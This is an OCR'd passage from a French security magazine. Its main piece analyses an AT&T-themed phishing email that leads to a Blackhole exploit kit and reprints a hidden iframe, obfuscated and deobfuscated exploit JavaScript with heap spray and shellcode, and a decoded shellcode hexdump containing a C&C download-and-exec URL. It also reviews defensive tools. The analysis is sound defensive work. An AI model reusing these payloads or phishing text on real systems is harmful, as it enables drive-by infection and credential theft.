Il est cependant à noter que ces techniques de contournement de ROPGuard reposent sur la connaissance d'adresses de structures ou de DLL. Ainsi, si la mitigation ASLR est activée sur le logiciel vulnérable, l'attaquant doit au préalable contourner cette mitigation (modules ne participant pas à l'ASLR, fuite d'adresse mémoire).

http://repret.wordpress.com/2012/08/08/bypassing-emet-3-5s-rop-mitigations/

[xmco] Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Le Phishing du mois : AT&T vs Blackhole


par Adrien GUINAULT



AT&T and BlackHole

Ce mois-ci intéressons-nous à une nouvelle attaque de phishing affectant cette fois la société AT&T.

Nous avons reçu un email assez profesionnel nous demandant de s'authentifier sur le site de AT&T afin de régler une facture...



ot@craigslist.org>
to be paid now.
IAEC
com

att.com | Support | My AT&T Account

Your online bill is ready to be accessed

Dear Esteemed Customer,

A new bill for your AT&T account is ready.

Any transactions made after your bill period ends will not be shown in the bill amount listed directly below. If you have made a recent payment, please refer to the current balance on the Account Overview and the Bill & Payments pages.

Service	Account ending in	Bill Amount	Due Date
Home Phone	4	$578.98	08/06/2012

Log in to online account management to view your bill and bill notices, maintain your email account or make a payment. If you are not registered for online account management, you must do so to view and print your full bill and bill notices at www.att.com/managemyaccount. Log in to online account management to view your bill, maintain your email account or make a payment.

Log in

Thank you for choosing AT&T. We value your business and look forward to serving you!

Thank you,
AT&T Online Services
www.att.com

Contact Us
AT&T Support - quick & easy support is available 24/7.

Moving Soon?
Stay connected with AT&T. Visit us online at att.com/move.


AT&T Online Services
Get more time to do what you want. What would

Automatic Payments
Save time and pay your monthly bill

Special Offers
Visit our Special Offers to check out our best

Une fois le lien suivi, l'internaute est dirigé vers de nombreux domaines différents. Dans notre cas, nous avons reçu deux emails différents poitant vers :

- http://jaguarloszer.info
- http://vogantube.com



AT&T Cell Phones, U-verse

vogantube.com/bilat.html

Dear Esteemed Customer

A new bill for your AT&T account is ready.

Loading billing information...

Home Phone 5 $711.76 08/24/2012

Thank you for choosing AT&T. We value your business and look forward to serving you!

Elements Resources Network Sources Timeline Profiles Audits Console

```
<html>
  <head>…</head>
  <body>
    <h3>Dear Esteemed Customer</h3>
    <h3>A new bill for your AT&T account is ready.
    </h3>
    <br>
    <br>
    <h5>Loading billing information...</h5>
    <h5>Home Phone  5      $711.76          08/24/2012</h5>
  ▶ <h7>…</h7>
  ▶ <script>…</script>
  ▶ <iframe src="http://searchlesswebwasher.info/main.php?page=6df8094172338e77" style="visibility: hidden; position: absolute; left: 0px; top: 0px; "
    width="10" height="10">…</iframe>
  </body>
</html>
```

Ces deux sites embarquent une iframe qui redirige l'internaute vers une page obfusquée.

```
<html><body><script>z=function(){c="";
d=11;
for(i=32654-1;i>=0;i--){
    w=i;
    v=a[w];
    dd=32654-i-2+1;
    b=d;
    dd=dd-b*m["fl"+"oo"+"r"](dd/d);
    k=v+1-(dd-11);
    c=c+f(k);
}
md="aa".substr(1);
eval(c);}
if(z)g="352220hwehes276265727b38252b2a29hwehes30236a5864706660606chwehes585c655b1d73736c6168hwehes634d
6265727bhwehes38665d6958606a576145hwehes3b49494f426b5d65645ehwehes2d6c5e6c4e69342165 57hwehes65526d2560
34hwehes2119645666f711f246f68hwehes5e655c623a64725e616dhwehes5d276c655b6274616c60hwehes38685a684a6515711
es5f6942361c375c5c5862hwehes642d391e3825635a6655hwehes5d725f6942361c371f69hwehes5b6e606a6d646e5b655ehw
6e6d6c2e2d376c6fhwehes6e611f345b5c606e706ahwehes64616e6467161c67715ehwehes6861275e6e586d60626dhwehes65
665a1f345dhwehes6368696f6b726e5e466ehwehes65616b5f1d2360665d5chwehes60631c3c6c6465675b19hwehes1f5b6956
6230hwehes5e2e5f2c30592a325f60hwehes2e302c5b292c2f563560hwehes335e322d2e5a5b572661hwehes2f30325d2b5b30
ehes292831603 15e2b2d2f2dhwehes2e292932333260 5c325ahwehes595a292a32332f312c5chwehes2f5d2926326e646b653a
5d675e34193320696 0hwehes6c5b636d5a643d31173dhwehes2d1d232e2c5b2e2f2b57hwehes615f346132605c5b2b5bhwehes
31325e5f5b2ahwehes5a28292b612f5f345c31hwehes2e2a2a2a573533322f2bhwehes2f302b2c292934323233hwehes302d2c
282a30hwehes6033612d2a36675d645ehwehes3e64746f291c245d6457hwehes6365291f23385f6e6458hwehes6c15266366726
hwehes5a643d31173d255f5d5ehwehes28616b58625b76712c64hwehes6e5b655e26695760612chwehes61715b70635a655d72
606d696a72693d272630hwehes65737265233 85f6c5959hwehes5b596e611d232b2a2d1fhwehes346a5d666762641b2129hwehe
```

Une fois le contenu de la variable «g » déchiffré, nous obtenons plus de 2000 lignes de codes JavaScript dont quelques éléments nous donnent des indications précises sur la nature des actions réalisées.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

```
}
if(typeof pdfver == 'string') {
  pdfver = pdfver.split('.');
} else {
  pdfver = [0, 0, 0, 0];
}
if(typeof flashver == 'string') {
  flashver = flashver.split('.');
} else {
  flashver = [0, 0, 0, 0];
}
if(typeof javaver == 'string') {
  javaver = javaver.split('.');
} else {
  javaver = [0, 0, 0, 0];
}
function spl0(){
  spl2();
}
function spl2(){
  spl3();
}
function spl3(){
  spl4();
}
function spl4(){
  setTimeout(spl5, 1000);
}
function getCN(){
  return 'data/score.swf';
}
function getBlockSize(){
  return 1024;
}
function getAllocSize(){
  return 1024 * 1024;
}
function getAllocCount(){
  return 300;
}
function getFillBytes(){
  var a = '%u' + '0c0c';
  return a + a;
}
function getShellCode(){
  if(1) {
    return "%u4141%u4141%u8366%ufce4%uebfc%u5810%uc931%u8166%u4ce9%u80f
%ud7d7%ua390%u1868%u6eeb%u2e11%ud35d%u1caf%uad0c%u5dcc%uc179%u64c3%u7e7
%u6324%u6ea5%ud7c4%u0c7c%ua324%u2bf0%ua3f5%ua32c%ued2b%u7683%ueb71%u7bc
%u28c0%u2828%u7028%u4278%u4068%u28d7%u2828%uab78%u31e8%u7d78%uc4a3%u76a
%u2c0c%u5a5e%u1a1b%u6cef%u200c%u0508%u085b%u407b%u28d0%u2828%u7ed7%ua32
%u7b28%u7ed7%u422c%uab28%u24c3%ud77b%u2c7e%uebab%uc324%uc32a%u6f3b%u17a
%u1258%u0707%u4d5b%u5a49%u404b%u4d44%u5b5b%u4d5f%u5f4a%u5b49%u4d40%u065
  }
}
function spl5(){
  var ver1 = flashver[0];
  var ver2 = flashver[1];
  var ver3 = flashver[2];
  if(((ver1 == 10 && ver2 == 0 && ver3 > 40) || ((ver1 == 10 && ver2 >
    var fname = "data/field";
    var Flash_obj = "<object classid='clsid:d27cdb6e-ae6d-11cf-96b8-444
    Flash_obj += "<param name='movie' value='" + fname + ".swf' />";
    al = "always";
```

En effet, le code tente d'identifier la version de Flash, Adobe et de Java puis fait appel à une fonction nommée « getShellCode »...

XOR Analysis

Decrpytion with XOR key 40 (0x28) matched pattern(s): http:W, \.dll

```
00000000  69 69 69 69 4e ab cc d4 d4 c3 38 70 19 e1 4e a9  |iiiiN.....8p..N.|
00000010  c1 64 d6 a8 18 00 68 ca d2 c3 2d c0 c3 d7 d7 d7  |.d....h...-.....|
00000020  85 e4 75 34 e9 5f 33 c0 64 8b 40 30 8b 40 0c 8b  |..u4._3.d.@0.@..|
00000030  70 1c 56 8b 76 08 33 db 66 8b 5e 3c 03 74 33 2c  |p.V.v.3.f.^<.t3,|
00000040  81 ee 15 10 ff ff b8 8b 40 30 c3 46 39 06 75 fb  |........@0.F9.u.|
00000050  87 34 24 85 e4 75 51 e9 eb 4c 51 56 8b 75 3c 8b  |.4$..uQ..LQV.u<.|
00000060  74 35 78 03 f5 56 8b 76 20 03 f5 33 c9 49 41 fc  |t5x..V.v ..3.IA.|
00000070  ad 03 c5 33 db 0f be 10 38 f2 74 08 c1 cb 0d 03  |...3....8.t.....|
00000080  da 40 eb f1 3b 1f 75 e6 5e 8b 5e 24 03 dd 66 8b  |.@..;.u.^.^$..f.|
00000090  0c 4b 8d 46 ec ff 54 24 0c 8b d8 03 dd 8b 04 8b  |.K.F..T$........|
000000a0  03 c5 ab 5e 59 c3 eb 53 ad 8b 68 20 80 7d 0c 33  |...^Y..S..h .}.3|
000000b0  74 03 96 eb f3 8b 68 08 8b f7 6a 05 59 e8 98 ff  |t.....h...j.Y...|
000000c0  ff ff e2 f9 e8 00 00 00 00 58 50 6a 40 68 ff 00  |.........XPj@h..|
000000d0  00 00 50 83 c0 19 50 55 8b ec 8b 5e 10 83 c3 05  |..P...PU...^....|
000000e0  ff e3 68 6f 6e 00 00 68 75 72 6c 6d 54 ff 16 83  |..hon..hurlmT...|
000000f0  c4 08 8b e8 e8 61 ff ff ff eb 02 eb 72 81 ec 04  |.....a......r...|
00000100  01 00 00 8d 5c 24 0c c7 04 24 72 65 67 73 c7 44  |....\$...$regs.D|
00000110  24 04 76 72 33 32 c7 44 24 08 20 2d 73 20 53 68  |$.vr32.D$. -s Sh|
00000120  f8 00 00 00 ff 56 0c 8b e8 33 c9 51 c7 44 1d 00  |.....V...3.Q.D..|
00000130  77 70 62 74 c7 44 1d 05 2e 64 6c 6c c6 44 1d 09  |wpbt.D...dll.D..|
00000140  00 59 8a c1 04 30 88 44 1d 04 41 51 6a 00 6a 00  |.Y...0.D..AQj.j.|
00000150  53 57 6a 00 ff 56 14 85 c0 75 16 6a 00 53 ff 56  |SWj..V...u.j.S.V|
00000160  04 6a 00 83 eb 0c 53 ff 56 04 83 c3 0c eb 02 eb  |.j....S.V.......|
00000170  13 47 80 3f 00 75 fa 47 80 3f 00 75 c4 6a 00 6a  |.G.?.u.G.?.u.j.j|
00000180  fe ff 56 08 e8 9c fe ff ff 8e 4e 0e ec 98 fe 8a  |..V.......N.....|
00000190  0e 89 6f 01 bd 33 ca 8a 5b 1b c6 46 79 36 1a 2f  |..o..3..[..Fy6./|
000001a0  70 68 74 74 70 3a 2f 2f 73 65 61 72 63 68 6c 65  |phttp://searchle|
000001b0  73 73 77 65 62 77 61 73 68 65 72 2e 69 6e 66 6f  |sswebwasher.info|
000001c0  2f 77 2e 70 68 70 3f 66 3d 33 31 33 35 39 26 65  |/w.php?f=31359&e|
000001d0  3d 31 00 00                                      |=1..|
```

Le déchiffrement de cette variable avec un XOR (0x28) permet de distinguer une URL de la forme w.php?f=XXXXX.

Ce type d'URL est caractéristique des serveurs de Command&Control basés sur BlackHole.

Nous pouvons déduire que le ShellCode en question était donc destiné à exploiter une vulnérabilité dans l'un des logiciels tiers indiqués puis à connecter la machine compromise au serveur C&C contrôlé par les pirates (Download Exec).

Conclusion

Cette attaque qui paraissait être un simple Phishing est en réalité bien plus critique puisqu'elle a sans doute permis aux pirates de prendre le contrôle de nombreux PC d'internautes crédules ou curieux de suivre le lien...

[xmco] Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

À chaque parution, dans cette rubrique, nous vous présentons des outils libres, des extensions Firefox, ou encore nos sites web préférés.

Pour cette édition, nous avons choisi de vous présenter WOLFY et Microsoft Security Compliance Manager ainsi qu'une sélection des profils Twitter suivis par le CERT-XMCO.

BLOGS LOGICIELS TWITTER

WOLFY
Outil « Post-Forensics »

Microsoft Security Compliance Manager
Analyse et déploiement de GPO

Top Twitter
Une sélection de comptes Twitter suivis par le CERT-XMCO

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> WOLFY

Outil post-forensics

DISPONIBLE A L'ADRESSE SUIVANTE :
http://www.xmco.fr/wolfy-post-forensics.html

Avis XMCO

Wolfy est un excellent outil :-) développé dans le cadre de missions forensics afin de rechercher des «pattern» précis (clefs de registre, fichiers, etc.) sur des systèmes Windows.

Description

XMCO Wolfy permet de rechercher la présence d'une backdoor ou toute autre «signature personnalisée» d'une intrusion sur de nombreuses machines Windows et ceci à distance (RPC/WMI):

✚ Recherche sur la présence de fichiers (ex: la présence d'une DLL identifiée d'un malware située dans le dossier des utilisateurs);

✚ Recherche sur la présence de clé de registre (ex: conformité avec la PSSI, présence de clé liée à l'installation d'une backdoor);

✚ Recherche sur les connexions réseau (ex: le serveur Web en DMZ a une connexion sur le port NETBIOS d'un serveur de fichiers interne, une machine a établi une connexion avec un serveur C&C identifié lors des investigations, etc.);

✚ Tester les connexions TCP directes (ex: est-ce que la machine a un accès direct à Internet, est-ce que le serveur en DMZ peut faire des connexions sur le LAN, ...);

✚ Recherche au sein des logs locaux Windows (ex: connexion avec un compte d'administration utilisé par les pirates, détection d'eventID suspect...);

✚ Recherche sur certains Artifacts Windows (/Recent de chaque compte local, les tâches planifiées, Startup Command);

✚ Recherche sur tous les programmes en cours d'exécution et le PATH de chaque DLL chargée (ex: identifier une DLL injectée au sein d'un programme/service depuis le dossier TEMP, le HOME d'un utilisateur ou un autre disque...);

✚ Les résultats sont par ailleurs exportables en TXT/HTML et parsables avec GREP (ex: grep FOUND).


Quelques autres exemples concrets/simples d'utilisation :

✚ Identifier des machines compromises par une backdoor/malware pendant que l'éditeur antivirus développe un « quick patch » pour celle-ci;

✚ Identifier des machines encore infectées par un ver connu (ex: Mariposa) que l'antivirus ne détectait pas;

✚ Rechercher la présence de Flame à partir de l'ensemble des informations publiques;

✚ Identifier des comptes d'administration compromis (utilisation de pwdumpLike au sein des Artifacts Windows /Recent).



[xmco] Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Microsoft Security Compliance Manager

Analyse GPO

DISPONIBLE A L'ADRESSE SUIVANTE :
http://technet.microsoft.com/en-us/library/cc677002.aspx

Avis XMCO

Cet outil peu médiatisé est un «must have» pour tous les administrateurs qui souhaitent comparer leur GPO aux Meilleures Pratiques de Microsoft.


Cet outil est simple à utiliser et permet notamment d'exporter les GPO adaptées afin de les utiliser sur un Système d'Information. Entres les documentations techniques et les nombreuses fonctions offertes, il devrait rapidement être adopté.

Description

SCM est un logiciel de sécurité gratuit et fourni par Microsoft qui permet :


- ✚ d'accéder de manière simple à l'ensemble des documentations sécurité fournies par Microsoft;
- ✚ d'importer ses propres GPO et de les comparer/fusionner avec les Meilleures Pratiques de Microsoft;
- ✚ d'obtenir des descriptions détaillées pour chacun des paramètres de sécurité;
- ✚ d'exporter vos nouvelles GPO sous différents formats.

SCM nécessite Windows Installer, le framework .NET et SQL Express




Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Sélection des comptes Twitter suivis par le CERT-XMCO…

CERT-XMCO Advisories		http://twitter.com/CERTXMCO_veille
Shahriyar Jalayeri		http://twitter.com/ponez
Eloi Vanderbeken		http://twitter.com/elvanderb
André Moulu		http://twitter.com/andremoulu
@Myst3rie		http://twitter.com/Myst3rie
Nicolas Ruff		http://twitter.com/newsoft
@msftsecresponse		http://twitter.com/msftsecresponse
@jgrusko		http://twitter.com/jgrusko
@adobesecurity		http://twitter.com/AdobeSecurity
Securing the Human (SANS)		http://twitter.com/SecureTheHuman

[xmco] Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



> Remerciements

Articles

Ruben Bos
http://www.flickr.com/photos/rbos/3777920783/sizes/l/in/photostream/

Paperghost
http://www.flickr.com/photos/paperghost/2792847567/sizes/o/in/photostream/

andylangager
http://www.flickr.com/photos/andylangager/4711979863/sizes/o/in/photostream/

B_Zedan
http://www.flickr.com/photos/bzedan/2905906576/sizes/o/in/photostream/

Cédric Blancher
http://sid.rstack.org/gallery/?galerie=201204_Paris
http://sid.rstack.org/gallery/?galerie=201206_Rennes

tashland
http://www.flickr.com/photos/tashland/389926564/sizes/o/in/photostream/

PixelManiatiK
http://www.flickr.com/photos/pixelmaniatik/2133750549/sizes/m/in/photostream/

Nina
http://www.flickr.com/photos/sedagenvakna/5127877151/lightbox/

iMaffo
http://www.flickr.com/photos/imaffo/1567358032/sizes/o/in/photostream/

AllanReyes
http://www.flickr.com/photos/pixeleden/229917021/sizes/o/in/photostream/

Scott McLeod
http://www.flickr.com/photos/mcleod/4912039393/sizes/o/in/photostream/

Volantra
http://www.flickr.com/photos/volantra/3406410663/sizes/o/in/photostream/

rosefirerising
http://www.flickr.com/photos/rosefirerising/6848231383/sizes/o/in/photostream/

atache
http://www.flickr.com/photos/atache/4894993972/sizes/l/in/photostream/

The Shopping Sherpa
http://www.flickr.com/photos/49333775@N00/5489910500/sizes/o/in/photostream/

Rodrigo R.
http://www.flickr.com/photos/decipher_/4183141862/sizes/l/in/photostream/

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante (versions françaises et anglaises) : http://www.xmco.fr/actusecu.html

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

69 bis, rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00049 - N° TVA intracommunautaire : FR 29 430 137 711

www.xmco.fr